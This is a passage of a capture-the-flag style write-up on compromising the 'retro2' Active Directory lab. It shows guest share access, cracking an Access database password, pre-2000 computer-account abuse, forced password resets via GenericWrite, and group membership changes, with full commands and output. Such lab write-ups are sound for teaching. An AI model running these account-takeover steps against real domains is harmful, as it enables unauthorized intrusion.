Overview
The machine starts by SMB guest enumeration that exposes a Public share containing a password-protected Access database, cracking it reveals ldap credentials used to enumerate the domain and discover pre-created computer accounts, abusing Pre2k authentication on FS01$ then leveraging its GenericWrite over ADMWS01$ to change its password and add ldapreader to the Services group to RDP in and get user, escalating to SYSTEM either via ZeroLogon against the Windows Server 2008 R2 DC to DCSync all hashes and psexec as Administrator, or via the intended RpcEptMapper registry DLL hijack using Perfusion to get a SYSTEM shell
Enumeration
and as usual we'll start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.7.249 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-03 04:46 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:46
Completed NSE at 04:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:46
Completed NSE at 04:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:46
Completed NSE at 04:46, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 04:46
Completed Parallel DNS resolution of 1 host. at 04:46, 0.10s elapsed
Initiating Connect Scan at 04:46
Scanning 10.129.7.249 [1000 ports]
Discovered open port 139/tcp on 10.129.7.249
Discovered open port 445/tcp on 10.129.7.249
Discovered open port 135/tcp on 10.129.7.249
Discovered open port 3389/tcp on 10.129.7.249
Discovered open port 53/tcp on 10.129.7.249
Discovered open port 49155/tcp on 10.129.7.249
Discovered open port 464/tcp on 10.129.7.249
Discovered open port 636/tcp on 10.129.7.249
Discovered open port 3268/tcp on 10.129.7.249
Discovered open port 49158/tcp on 10.129.7.249
Discovered open port 593/tcp on 10.129.7.249
Discovered open port 3269/tcp on 10.129.7.249
Discovered open port 49157/tcp on 10.129.7.249
Discovered open port 88/tcp on 10.129.7.249
Discovered open port 49154/tcp on 10.129.7.249
Discovered open port 389/tcp on 10.129.7.249
Completed Connect Scan at 04:47, 13.29s elapsed (1000 total ports)
Initiating Service scan at 04:47
Scanning 16 services on 10.129.7.249
Completed Service scan at 04:48, 57.31s elapsed (16 services on 1 host)
NSE: Script scanning 10.129.7.249.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:48
NSE Timing: About 99.95% done; ETC: 04:48 (0:00:00 remaining)
Completed NSE at 04:48, 40.14s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:48
Completed NSE at 04:48, 5.05s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Nmap scan report for 10.129.7.249
Host is up, received user-set (0.15s latency).
Scanned at 2026-06-03 04:46:57 PDT for 116s
Not shown: 984 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp    open  domain             syn-ack Microsoft DNS 6.1.7601 (1DB15F75) (Windows Server 2008 R2 SP1)
| dns-nsid:
| _ bind.version: Microsoft DNS 6.1.7601 (1DB15F75)
88/tcp    open  tcpwrapped         syn-ack
135/tcp   open  msrpc              syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap               syn-ack Microsoft Windows Active Directory LDAP (Domain: retro2.vl, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds       syn-ack Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: RETRO2)
464/tcp   open  tcpwrapped         syn-ack
593/tcp   open  ncacn_http         syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped         syn-ack
3268/tcp  open  ldap               syn-ack Microsoft Windows Active Directory LDAP (Domain: retro2.vl, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped         syn-ack
3389/tcp  open  ssl/ms-wbt-server? syn-ack
| ssl-cert: Subject: commonName=BLN01.retro2.vl
| Issuer: commonName=BLN01.retro2.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-06-02T11:28:49
| Not valid after: 2026-12-02T11:28:49
| MD5: e57a:7bf2:22d5:568c:8540:d43e:69f8:3991
| SHA-1: 6609:c218:b1a3:0863:89cb:01f8:9baa:2220:13d3:56c3
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQHGxh5zG30rhGyCLFOYXPLzANBgkqhkiG9w0BAQUFADAa
| MRgwFgYDVQQDEw9CTE4wMS5yZXRybzIudmwwHhcNMjYwNjAyMTEyODQ5WhcNMjYx
| MjAyMTEyODQ5WjAaMRgwFgYDVQQDEw9CTE4wMS5yZXRybzIudmwwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQCkT4t81ADnRgacC/ONgnl8qKxgaGsVdsnh
| YMsaY8WWcYbhEX3AvNAJItsPCYTenB7n5svO1xp3MVRFFCfYmJL7UIWaue2+X9Ei
| Znr/DtdWxodVXR3J6CjNPsAE55BuHRdgHpUCWN67C9uW/Vez85e8Ot182ME+/BiB
| A1g10innu3rzdWG+3ypdIxf0jIjoPJ7HzmnNOkQXYAxFz1J+O0rx/1pSjrTO8JGS
| WS/l7FCjWau8ZCGveHKBYPFjkxBxqrmqdWPk+J9X8dKjsrxPJ67vMgeqnzXakUJ9
| 9kORNqGB/uSvY/1wPUX4SY8rNIQiUx9zAsH/y1SKiVKXTCGLx42zAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQUF
| AAOCAQEAfslQs6KeaolsOwyJqJ6lK0GQo5/cc/z1jA+FsyTOdNNUtwKuoCKGL/JR
| DnpM/H/xUIDF3jyrCIas1eKGxQzVUG5HESs+fXJvgy+2ayCPRzLIDXKEPxkmlYWw
| 7sc1/lVkv/UQCi8G2cwZONMwGvxo2I6Uxjtz9nzG2jNLkhPGsRN5K5AQ/PQZHbwS
| gpZ918Tk4afiTnBn68AeHx9DTCGErMB7IHMdkutxEuH7pmdP2imPYWPltboHb5ol
| FPs4D/z0Z1fkQ249PfPlYubmbQPBt5xxgLa0eUfEkqwYCijwHPK6VbM7SpxbO8IM
| eF+z5bQ1PY9tHjW/GOeo+6r846jFGA==
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-03T11:48:47+00:00; -2s from scanner time.
49154/tcp open  msrpc              syn-ack Microsoft Windows RPC
49155/tcp open  msrpc              syn-ack Microsoft Windows RPC
49157/tcp open  ncacn_http         syn-ack Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc              syn-ack Microsoft Windows RPC
Service Info: Host: BLN01; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: BLN01
| NetBIOS computer name: BLN01\x00
| Domain name: retro2.vl
| Forest name: retro2.vl
| FQDN: BLN01.retro2.vl
| _ System time: 2026-06-03T13:48:10+02:00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 15435/tcp): CLEAN (Timeout)
| Check 2 (port 24119/tcp): CLEAN (Timeout)
| Check 3 (port 17109/udp): CLEAN (Timeout)
| Check 4 (port 56568/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| _ message_signing: required
| _clock-skew: mean: -30m00s, deviation: 59m58s, median: -2s
| smb2-time:
| date: 2026-06-03T11:48:11
| _ start_date: 2026-06-03T11:28:18
| smb2-security-mode:
| 2:1:0:
| _ Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.77 seconds
and it is an AD environment cause we got some RDP,LDAP,DNS,RPC,Kerberos and more what we got here is
- domain name
retro2.vland hostname is BLN01 so the FQDN isBLN01.retro2.vlso add it to the hosts file - it runs windows server 2008 R2 so I won't be surprised if we have to lookup some CVEs
- 30 mins clock skew so we need to sync our time
Lets setup our environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ echo '10.129.7.249 BLN01 BLN01.retro2.vl retro2.vl' | sudo tee -a /etc/hosts
10.129.7.249 BLN01 BLN01.retro2.vl retro2.vl
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb retro2.vl -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.7.249 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.7.249 445 BLN01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.7.249 445 BLN01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.7.249 445 BLN01 [+] retro2.vl\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ sudo ntpdate retro2.vl
2026-06-03 04:59:05.644904 (-0700) -1.113100 +/- 0.054401 retro2.vl 10.129.7.249 s1 no-leap
CLOCK: time stepped by -1.113100
and i noticed earlier that Null Auth is set to True so we can try to list shares using Guest account and we got read access over the Public Share so lets take a look, we can also look for gpp_passwd if we didn't find anything in the Public first
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb retro2.vl -u 'Guest' -p '' --shares
SMB 10.129.7.249 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.7.249 445 BLN01 [+] retro2.vl\Guest:
SMB 10.129.7.249 445 BLN01 [*] Enumerated shares
SMB 10.129.7.249 445 BLN01 Share Permissions Remark
SMB 10.129.7.249 445 BLN01 ----- ----------- ------
SMB 10.129.7.249 445 BLN01 ADMIN$ Remote Admin
SMB 10.129.7.249 445 BLN01 C$ Default share
SMB 10.129.7.249 445 BLN01 IPC$ Remote IPC
SMB 10.129.7.249 445 BLN01 NETLOGON Logon server share
SMB 10.129.7.249 445 BLN01 Public READ
SMB 10.129.7.249 445 BLN01 SYSVOL Logon server share
Public Share
and as you can see we got some kind of db called staff lets find out what kind of file is it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ smbclient //retro2.vl/Public -U'Guest'%''
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> ls
  .                                   D        0  Sat Aug 17 07:30:37 2024
  ..                                  D        0  Sat Aug 17 07:30:37 2024
  DB D 0 Sat Aug 17 05:07:06 2024
  Temp D 0 Sat Aug 17 04:58:05 2024

\DB
  .                                   D        0  Sat Aug 17 05:07:06 2024
  ..                                  D        0  Sat Aug 17 05:07:06 2024
  staff.accdb                         A   876544  Sat Aug 17 07:30:19 2024

\Temp
  .                                   D        0  Sat Aug 17 04:58:05 2024
  ..                                  D        0  Sat Aug 17 04:58:05 2024

                6290943 blocks of size 4096. 803619 blocks available
smb: \> get DB\staff.accdb
getting file \DB\staff.accdb of size 876544 as DB\staff.accdb (173.6 KiloBytes/sec) (average 173.6 KiloBytes/sec)
and it is a Microsoft Access Database so there is multiple ways to see what's inside, there is ofcourse the native way by using windows microsoft access but lets try to find a way to read it on Linux
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ file DB\\staff.accdb
DB\staff.accdb: Microsoft Access Database
found out that there is a way to open the file from Linux by using mdbtools but it failed and i guess maybe the file is corrupted
so i tried to extract as much strings as possible out of this file and as you can see it is password encrypted that's why msdbtool failed
strings DB\\staff.accdb | grep -iE "pass|user"
< encryption xmlns="http://schemas.microsoft.com/office/2006/encryption" xmlns:p="http://schemas.microsoft.com/office/2006/keyEncryptor/password" xmlns:c="http://schemas.microsoft.com/office/2006/keyEncryptor/certificate"><keyData saltSize="16" blockSize="16" keyBits="256" hashSize="64" cipherAlgorithm="AES" cipherChaining="ChainingModeCBC" hashAlgorithm="SHA512" saltValue="tBdIT83BfUd7KaX67oT7MA=="/><keyEncryptors><keyEncryptor uri="http://schemas.microsoft.com/office/2006/keyEncryptor/password"><p:encryptedKey spinCount="100000" saltSize="16" blockSize="16" keyBits="256" hashSize="64" cipherAlgorithm="AES" cipherChaining="ChainingModeCBC" hashAlgorithm="SHA512" saltValue="VzbPy7BU50mo8wNXDFwZcA==" encryptedVerifierHashInput="HsaD9NjE6fr3fTwB8kM+Vg==" encryptedVerifierHashValue="feDUr4xUwzvjItvIYLaLSEn4ERlgFaP0ikJKJl0BgjUC9Jru1vv0yo3ByOeB4RCvAHopSkau8cZAnRn0i7rhVw==" encryptedKeyValue="TroWvawtdyCeLwr7kl8ZlTJ7x+GuE0q5wztZxxD9gT0="/></keyEncryptor></keyEncryptors></encryption>
so first i extracted the hash out of it first using office2john
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ office2john DB\\staff.accdb
DB\staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ office2john DB\\staff.accdb > acc.hash
and we cracked it as you can see the password is class08 lets try to find a way to open cause mdbtools won't work with password protected files
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ john acc.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
class08 (DB\staff.accdb)
1g 0:00:00:36 DONE (2026-06-03 05:17) 0.02739g/s 126.2p/s 126.2c/s 126.2C/s diamante..class08
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Ldapreader user
the easiest way is to used micorosft access but at the point of writing this blog my trial was gone so i will continue from here as if you saw me opening the file
after i opened the file i got creds for ldap ldapreader:ppYaVcB5R
so lets test it out and get bloodhound data
and it worked as you can see so lets get bloodhound
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc ldap retro2.vl -u 'ldapreader' -p ppYaVcB5R
LDAP 10.129.7.249 389 BLN01 [*] Windows 7 / Server 2008 R2 Build 7601 (name:BLN01) (domain:retro2.vl) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.7.249 389 BLN01 [+] retro2.vl\ldapreader:ppYaVcB5R
lets inject the data and see what is in there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ rusthound -i 10.129.7.249 -u ldapreader -p ppYaVcB5R -z -d retro2.vl
---------------------------------------------------
Initializing RustHound at 06:04:37 on 06/03/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-03T13:04:37Z INFO  rusthound] Verbosity level: Info
[2026-06-03T13:04:37Z INFO  rusthound::ldap] Connected to RETRO2.VL Active Directory!
[2026-06-03T13:04:37Z INFO  rusthound::ldap] Starting data collection...
[2026-06-03T13:04:40Z INFO  rusthound::ldap] All data collected for NamingContext DC=retro2,DC=vl
[2026-06-03T13:04:40Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-03T13:04:40Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-03T13:04:40Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-03T13:04:40Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-03T13:04:40Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 27 users parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 51 groups parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 4 computers parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 2 ous parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-03T13:04:40Z INFO  rusthound::json::maker] .//20260603060440_retro2-vl_rusthound.zip created!

RustHound Enumeration Completed at 06:04:40 on 06/03/26! Happy Graphing!
one thing is very interesting is this 4 computers parsed output which is very unusual (don't mean in AD environment cause it is usual but i mean in an easy machine)
looking for clues this way isn't wrong cause in actual pentesting you'd look into every angle and get to those computers eventually
any way let's look for those computers
 and we got
 ADMWS01 and FS01 and FS02 so lets start one by one till we find something interesting
the computer FS01 account got GenericWrite over the other two so we need a way to look  so we need to get access over this
 FS01 computer accounts, and I just need you to remember that the DC is Windows server 2008 which is very old already so I kept going over multiple paths using the account we already got which is ldapreader but i got nothing
till I remembered that there is two ways to get access to computer account if you don't have any permissions over it
- either this account is set as
pre2kwhich i suspected from the beginning and I Can't say why cause I am not sure it is 100% accurate - or
timeroastingattack
FS01$ Computer account
so lets start with pre2k
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ pre2k auth -d retro2.vl -dc-ip 10.129.10.242 -u ldapreader -p ppYaVcB5R

                                ___ __
                              /'___`\ /\ \
 _____   _ __    __          /\_\ /\ \\ \ \/'\
/\ '__`\/\`' __\/'__`\ _______\/_/// /__\ \ , <
\ \ \L\ \ \ \//\  __//\______\  // /_\ \\ \ \\`\
 \ \ ,__/\ \_\\ \____\/______/ /\______/ \ \_\ \_\
  \ \ \/  \/_/ \/____/         \/_____/   \/_/\/_/
   \ \_\                                      v3.1
    \/_/
                                            @unsigned_sh0rt
                                            @Tw1sm

[07:15:31] INFO     Retrieved 4 results total.
[07:15:31] INFO     Testing started at 2026-06-08 07:15:31
[07:15:31] INFO     Using 10 threads
[07:15:32] INFO     VALID CREDENTIALS: retro2.vl\FS02$:fs02
[07:15:32] INFO     VALID CREDENTIALS: retro2.vl\FS01$:fs01
and we got two computers working
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb 10.129.10.242 -u FS01$ -p fs01
SMB 10.129.10.242 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (si
gning:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.10.242 445 BLN01 [-] retro2.vl\FS01$:fs01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb 10.129.10.242 -u FS01$ -p fs01 -k
SMB 10.129.10.242 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.10.242 445 BLN01 [+] retro2.vl\FS01$:fs01
and as you can see it worked but it needs use Kerberos I guess cause it is a pre2k account or other option to change its password so lets change its password cause It'll make our life much easier
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ net rpc password fs01$ pass123 -U "retro2.vl/fs01$%fs01" -D retro2.vl
Failed to set password for 'fs01$' with error: Failed to connect to IPC$ share on localhost.
we know the smbpasswd won't work cause we got TRUST ACCOUNT error on nxc and we failed to connect to IPC so we can't use net rpc and kpasswd isn't exposed as a port so we're left with changepasswd from impacket
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ python3 rpcchangepwd.py retro2.vl/FS01$:fs01@10.129.10.242 -newpass newpass123
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Password was changed successfully.
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb 10.129.10.242 -u FS01$ -p newpass123
SMB 10.129.10.242 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.10.242 445 BLN01 [+] retro2.vl\FS01$:newpass123
now we are ready let's see which use we'll access
ADMWS01$ Computer account
we've got this nice chain
 the user
 ADMWS01 can add a member to the service group which is a member of Remote Desktop Users so he can RDP in
so lets abuse the GenericWrite we got over ADMWS01
so lets change the password
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ bloodyAD --host 10.129.10.242 --domain retro2.vl -u fs01$ -p newpass123 set password ADMWS01$ newpass123!
[+] Password changed successfully!
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ nxc smb 10.129.10.242 -u ADMWS01$ -p newpass123!
SMB 10.129.10.242 445 BLN01 [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 10.129.10.242 445 BLN01 [+] retro2.vl\ADMWS01$:newpass123!
now we can add any member to the Services so lets add the ldapreader (I choose it cause i don't wanna put myself in a position questioning what is causing some type of error at least now i eliminate any issues related to pre2k accounts and all the password change we did)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ bloodyAD --host 10.129.10.242 --domain retro2.vl -u ADMWS01$ -p newpass123! add groupMember Services ldapreader
[+] ldapreader added to Services
RDP as ldapreader
now let RDP
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/retro2]
└──╼ [★]$ xfreerdp3  /v:10.129.10.242 /u:ldapreader /p:ppYaVcB5R /clipboard /dynamic-resolution /drive:.,loot /tls:seclevel:0
[08:34:34:770] [11683:00002da3] [ERROR][com.freerdp.client.common.cmdline] - [parse_tls_cipher_options]: Command line parsing failed at 'tls' value 'seclevel:0' [0]
[08:34:34:784] [11683:00002da4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP scancode found
